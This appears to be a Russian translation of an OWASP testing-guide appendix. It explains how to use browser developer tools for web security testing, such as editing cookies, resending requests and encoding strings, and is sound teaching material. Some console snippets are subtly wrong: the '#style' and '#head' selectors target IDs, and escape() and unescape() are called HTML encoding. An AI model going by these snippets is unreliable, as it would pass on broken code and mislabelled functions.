- Mauro Bregolin	- Giorgio Fedon	-
Marco Morana	- Larry Shields	
- Tom Brennan	- Javier Fernández-Sanguino	-
Laura Nunez	- Dafydd Studdard	
- Gary Burns	- Andrew van der Stock	- Glyn
Geoghegan	- Gunter Ollmann	
- Luca Carettoni	- Sebastien Deleersnyder	-
Antonio Parata	- Ariel Waissbein	
- Dan Cornell	- Madhura Halasgikar	-
Yiannis Pavlosoglou	- Jeff Williams	
- Mark Curphey	- Eoin Keary	-
Carlo Pelliccioni	- Tushar Vartak	
- Daniel Cuthbert	- David Litchfield	-
Harinath Pudipeddi	- Tom Ryan	
- Stan Guzik	- Andrea Lombardini	-
Alberto Revelli	- Claudio Merloni	
- Stephen DeVries	- Ralph M. Los	-
Stefano Di Paola	- Mark Roxberry	

Рецензенты второй версии

HTML

- Vicente Aguilera	- Mauro Bregolin	- Daniel
Cuthbert	- Stefano Di Paola	
- Simona Forti	- Eoin Keary	- Katie
McDowell	- Matteo Meucci	
- Antonio Parata	- Mark Roxberry	- Marco
Belotti	- Marco Cova	
- Paul Davies	- Matteo G.P. Flora	- Darrell
Groundy	- James Kist	
- Marco Mella	- Syed Mohamed A.	- Alberto
Revelli	- Dave Wichers	

Использование инструментов разработчика в браузере

В этом приложении описаны различные сведения об использовании функций инструментов разработчика в браузере для помощи в тестировании безопасности.

Очевидно, что встроенный функционал браузера не заменит инструментов DAST (динамическое тестирование безопасности приложений), SAST (статическое тестирование) или опыт тестировщика, однако его можно использовать для некоторых действий по тестированию и задач, связанных с созданием отчётов.

Доступ к инструментам разработчика

Открыть инструменты разработчика можно несколькими способами:

1. С помощью клавиши **F12**.
2. С помощью сочетания клавиш **ctrl** + **shift** + **i** в Windows.
3. С помощью сочетания клавиш **cmd** + **option** + **i** на Mac.
4. Щёлкнуть правой кнопкой мыши на web-странице, а затем выбрать в контекстном меню **Inspect** (**Просмотреть код**) в Google Chrome.
5. Щёлкнуть правой кнопкой мыши на web-странице, а затем выбрать в контекстном меню **Inspect Element** (**Исследовать**) в Mozilla Firefox.
6. Через меню с тремя вертикально расположенными точками («кебаб») в Google Chrome, выбрав **More Tools** (**Дополнительные инструменты**), а затем **Developer Tools** (**Инструменты разработчика**).
7. Через меню с тремя линиями («гамбургер» или «блины») в Mozilla Firefox, выбрав пункт **Инструменты веб-разработчика** (**см**) в меню **Toggle Tools** (**Другие инструменты**).
8. Через меню с тремя горизонтально расположенными точками в Edge/IE, выбрав **Другие инструменты**, а затем **Developer Tools** (**Средства разработчика**).
9. На компьютере Mac выберите в меню **Safari** > **Settings** (**Настройки**), нажмите **Advanced** (**Дополнения**), затем установите флажок **Show Develop menu in menu bar** (**Показывать меню “Разработка”**).

ПРИМЕЧАНИЕ: в большинстве приведённых ниже инструкций предполагается, что Инструменты разработчика уже открыты или активны.

Возможности

Функциональность	Chrome*	Firefox	Edge/IE	Safari
Переключение агента пользователя	+	+	+	+

Функциональность	Chrome*	Firefox	Edge/IE	Safari
Редактирование/переотправка запросов	+	+	-	-
Редактирование Cookie	+	+	+	-
Редактирование локального хранилища	+	+	+	-
Отключение CSS	+	+	+	+
Отключение JavaScript	+	+	-	+
Просмотр HTTP-заголовков	+	+	+	+
Копия экрана	+	+	+	-
Автономный режим	+	+	-	-
Кодирование и декодирование	+	+	+	+
Режим адаптивного дизайна	+	+	+	+

★ Всё, что относится к Google Chrome, должно быть применимо ко всем приложениям на основе Chromium (включая перелицованный Microsoft Edge в 2019/2020 гг., а также Яндекс.Браузер и т.п.).

Переключение агента пользователя

Связанный сценарий тестирования

- Тестирование уязвимостей кэша браузера

Google Chrome

1. Щёлкнув по меню «кебаб» с тремя точками в правой части панели «Инструменты разработчика», выберите **More tools** (**Другие инструменты**), затем **Network conditions** (**Условия работы сети**).
2. Снимите выбор с флажка **Select automatically** (**Использовать настройки браузера по умолчанию**).
3. Выберите агента пользователя из выпадающего меню или укажите собственное значение.




Рисунок 6.F-1: Функциональность переключения агента пользователя в Google Chrome

Mozilla Firefox

1. Перейдите к странице **about:config** в Firefox и нажмите **I accept the risk!** (Принять риск и продолжить).
2. Введите в строку поиска **general.useragent.override**.

- Найдите **general.useragent.override**, если вы не видите эту настройку, найдите ту, что показывает набор переключателей **Boolean, Number, String** (**Логическое, Число, Строка**), выберите **String** (**Строка**), затем нажмите на знак плюс кнопки **Add** (**Добавить**) на странице **about:config**.
- Установите значение **general.useragent.override** на [агент пользователя](#), который вам нужен.




Рисунок 6.F-2: Функциональность переключения агента пользователя в Mozilla Firefox

Потом нажмите на кнопку **Delete** (**Удалить**) с корзиной для мусора справа от настройки **general.useragent.override**, чтобы отменить переопределение и вернуться к агенту пользователя по умолчанию.

Редактирование/переотправка запросов

Связанные сценарии тестирования

- Тестирование аутентификации
- Тестирование авторизации
- Тестирование управления сессиями
- Контроль входных данных
- Тестирование бизнес-логики

Mozilla Firefox

- Перейдите на вкладку **Network** (**Сеть**).
- Выполните какое-нибудь действие в web-приложении.
- Щёлкните правой кнопкой мыши на HTTP-запросе из списка и выберите **Edit and Resend** (**Изменить и снова отправить**).
- Внесите необходимые изменения и нажмите на кнопку **Send** (**Отправить**).
- Щёлкните правой кнопкой мыши на изменённом запросе и выберите **Open in New Tab** (**Открыть в новой вкладке**).

Google Chrome

1. Перейдите на вкладку **Network** (**Сеть**).
2. Выполните какое-нибудь действие в web-приложении.
3. Щёлкните правой кнопкой мыши на HTTP-запросе из списка и выберите **Copy** > **Copy as fetch** (**Копировать** > **Копировать как fetch**).
4. Вставьте полученный код JavaScript на вкладку **Console** (**Консоль**).
5. Внесите необходимые изменения, а затем нажмите Enter, чтобы отправить запрос.

Редактирование Cookie

Связанные сценарии тестирования

- Тестирование аутентификации
- Тестирование авторизации
- Тестирование управления сессиями
- Тестирование атрибутов Cookie

Google Chrome

1. Перейдите на вкладку **Application** (**Приложение**).
2. Раскройте пункт **Cookies** (**Файлы cookie**) в разделе **Storage** (**Хранилище**).
3. Выберите соответствующее имя домена (**Domain**).
4. Дважды щёлкните по выбранной строке в столбце **Value**, чтобы отредактировать значение cookie.

Примечание: Можно удалить выбранный cookie, нажав клавишу **Delete**, или в контекстном меню, вызываемом правой кнопкой мыши.

Mozilla Firefox

1. Перейдите на вкладку **Storage** (**Хранилище**).
2. Раскройте раздел **Cookies** (**Куки**).
3. Выберите соответствующее имя домена (**Domain**).
4. Дважды щёлкните по выбранной строке в столбце **Value**, чтобы отредактировать значение cookie.

Примечание: Можно удалить выбранный cookie, нажав клавишу **Delete**, или, или с помощью опций контекстного меню, вызываемого правой кнопкой мыши.




Рисунок 6.F-3: Функциональность редактирования Cookie в Mozilla Firefox

Редактирование локального хранилища

Связанный сценарий тестирования

- Тестирование хранилищ браузера

Google Chrome

1. Перейдите на вкладку **Application** (**Приложение**).
2. Раскройте пункт **Local Storage** (**Локальное хранилище**) в разделе **Storage** (**Хранилище**).
3. Выберите соответствующее имя домена (**Domain**).
4. Дважды щёлкните по выбранной строке, чтобы отредактировать значения **Key** (**Ключ**) или **Value** (**Значение**).

Примечание: редактирование **Session Storage** (**Хранилище сеанса**) или **IndexedDB** выполняется практически в той же последовательности.

Примечание: можно добавлять или удалять элементы хранилища с помощью контекстного меню, вызываемого правой кнопкой мыши.

Mozilla Firefox

1. Перейдите на вкладку **Storage** (**Хранилище**).
2. Раскройте раздел **Local Storage** (**Локальное хранилище**).
3. Выберите соответствующее имя домена (**Domain**).
4. Дважды щёлкните по выбранной строке, чтобы отредактировать значения **Key** (**Ключ**) или **Value** (**Значение**).

Примечание: редактирование **Session Storage** (**Хранилище сеанса**) или **Indexed DB** выполняется практически в той же последовательности.

Примечание: можно добавлять или удалять элементы хранилища с помощью контекстного меню, вызываемого правой кнопкой мыши.

Отключение CSS

Связанный сценарий тестирования

- Тестирование манипулирования ресурсами на стороне клиента

Общее

Все основные браузеры поддерживают управление CSS с использованием консоли Инструментов разработчика и функциональности JavaScript:

- Чтобы удалить все внешние таблицы стилей:
`$('#style,link[rel="stylesheet"]').remove();`
- Чтобы удалить все внутренние таблицы стилей: `$('#style').remove();`
- Чтобы удалить все встроенные стили:
`Array.prototype.forEach.call(document.querySelectorAll('*'), function(el){el.removeAttribute('style');});`
- Чтобы удалить всё из тега head: `$('#head').remove();`

Отключение JavaScript

Google Chrome

1. В строке поиска введите `chrome://settings/content/javascript`.
2. Установите переключатель в положение **Disable JavaScript** (**Запретить сайтам использовать JavaScript**).

Mozilla Firefox

1. На вкладке **Debugger** (**Отладчик**) нажмите кнопку настроек с шестерёнкой в правом верхнем углу панели Инструментов разработчика.
2. Отметьте **Disable JavaScript** (**Отключить JavaScript**) в выпадающем списке (если JavaScript отключен, этот пункт отмечен галочкой).

Просмотр HTTP-заголовков

Google Chrome

1. На вкладке **Networking** (**Сеть**) и выберите любой URL или запрос.
2. В нижней правой панели выберите вкладку **Headers** (**Заголовки**).




Рисунок 6.F-4: Просмотр заголовков в Google Chrome

Mozilla Firefox

1. На вкладке **Networking** (**Сеть**) и выберите любой URL или запрос.
2. В нижней правой панели выберите вкладку **Headers** (**Заголовки**).




Рисунок 6.F-5: Просмотр заголовков в Mozilla Firefox

Копии экрана

Связанный сценарий тестирования

- Отчёты

Google Chrome

1. Нажмите на кнопку **Toggle Device Toolbar** (**Показать или скрыть панель инструментов устройства**) или сочетание клавиш **Ctrl + Shift + M**.
2. Щёлкните по меню «кебаб» с тремя точками на Панели инструментов устройства.
3. Выберите **Capture screenshot** (**Сделать скриншот**) или **Capture full size screenshot** (**Сделать полноразмерный скриншот**).

Mozilla Firefox

1. Щёлкните правой кнопкой мыши на пустой части страницы и выберите **Take a Screenshot** (**Сделать скриншот**).
2. В качестве альтернативы есть сочетание клавиш **Ctrl + Shift + S**.

Автономный режим

Google Chrome

1. Перейдите на вкладку **Network** (**Сеть**).
2. В раскрывающемся списке **Throttle** (**Ограничение**) выберите **Offline** (**Офлайн**).




Рисунок 6.F-6: Офлайн-режим в Google Chrome

Mozilla Firefox

1. Пункт **Work Offline** (**Работать автономно**) в меню **File** (**Файл**). Чтобы временно отобразить скрытую строку меню можно нажать клавишу **Alt** или **F10**.




Рисунок 6.F-7: Автономный режим в Mozilla Firefox (теперь в меню **File**)

Кодирование и декодирование

Связанные сценарии тестирования

- Многие (возможно, даже большинство) видов [4. Тестирование безопасности веб-приложений](#) могут выиграть от различных типов кодирования.

Общее

Все основные браузеры поддерживают кодирование и декодирование строк различными способами, используя консоль Инструментов разработчика и функции JavaScript:

- Кодирование Base64: `btoa("string-to-encode")`
- Декодирование Base64: `atob("string-to-decode")`
- Кодирование URL: `encodeURIComponent("string-to-encode")`
- Декодирование URL: `decodeURIComponent("string-to-decode")`
- Кодирование HTML: `escape("string-to-encode")`
- Декодирование HTML: `unescape("string-to-decode")`

Режим адаптивного дизайна

Связанные сценарии тестирования

- Тестирование уязвимостей кэша браузера
- Тестирование аутентификации в альтернативных каналах
- Тестирование перехвата клика (Clickjacking)

Google Chrome

- Нажмите на кнопку **Toggle Device Toolbar** (**Показать или скрыть панель инструментов устройства**) или сочетание клавиш **Ctrl** + **Shift** + **M**.




Рисунок 6.F-8: Режим **Отзывчивое устройство** в Google Chrome

Mozilla Firefox

- Нажмите кнопку **Responsive Design Mode** (**Режим адаптивного дизайна**) или сочетание клавиш **Ctrl** + **Shift** + **M**.




Рисунок 6.F-9: Режим адаптивного дизайна в Mozilla Firefox

Ссылки

- [Web App Security Testing with Browsers](#)
- [Black Hills Information Security - Webcast: Free Tools! How to Use Developer Tools and JavaScript in Webapp Pentests](#)
- [Greg Malcolm - Chrome Developer Tools: Raiding the Armory](#)
- [List of UserAgent Strings](#)

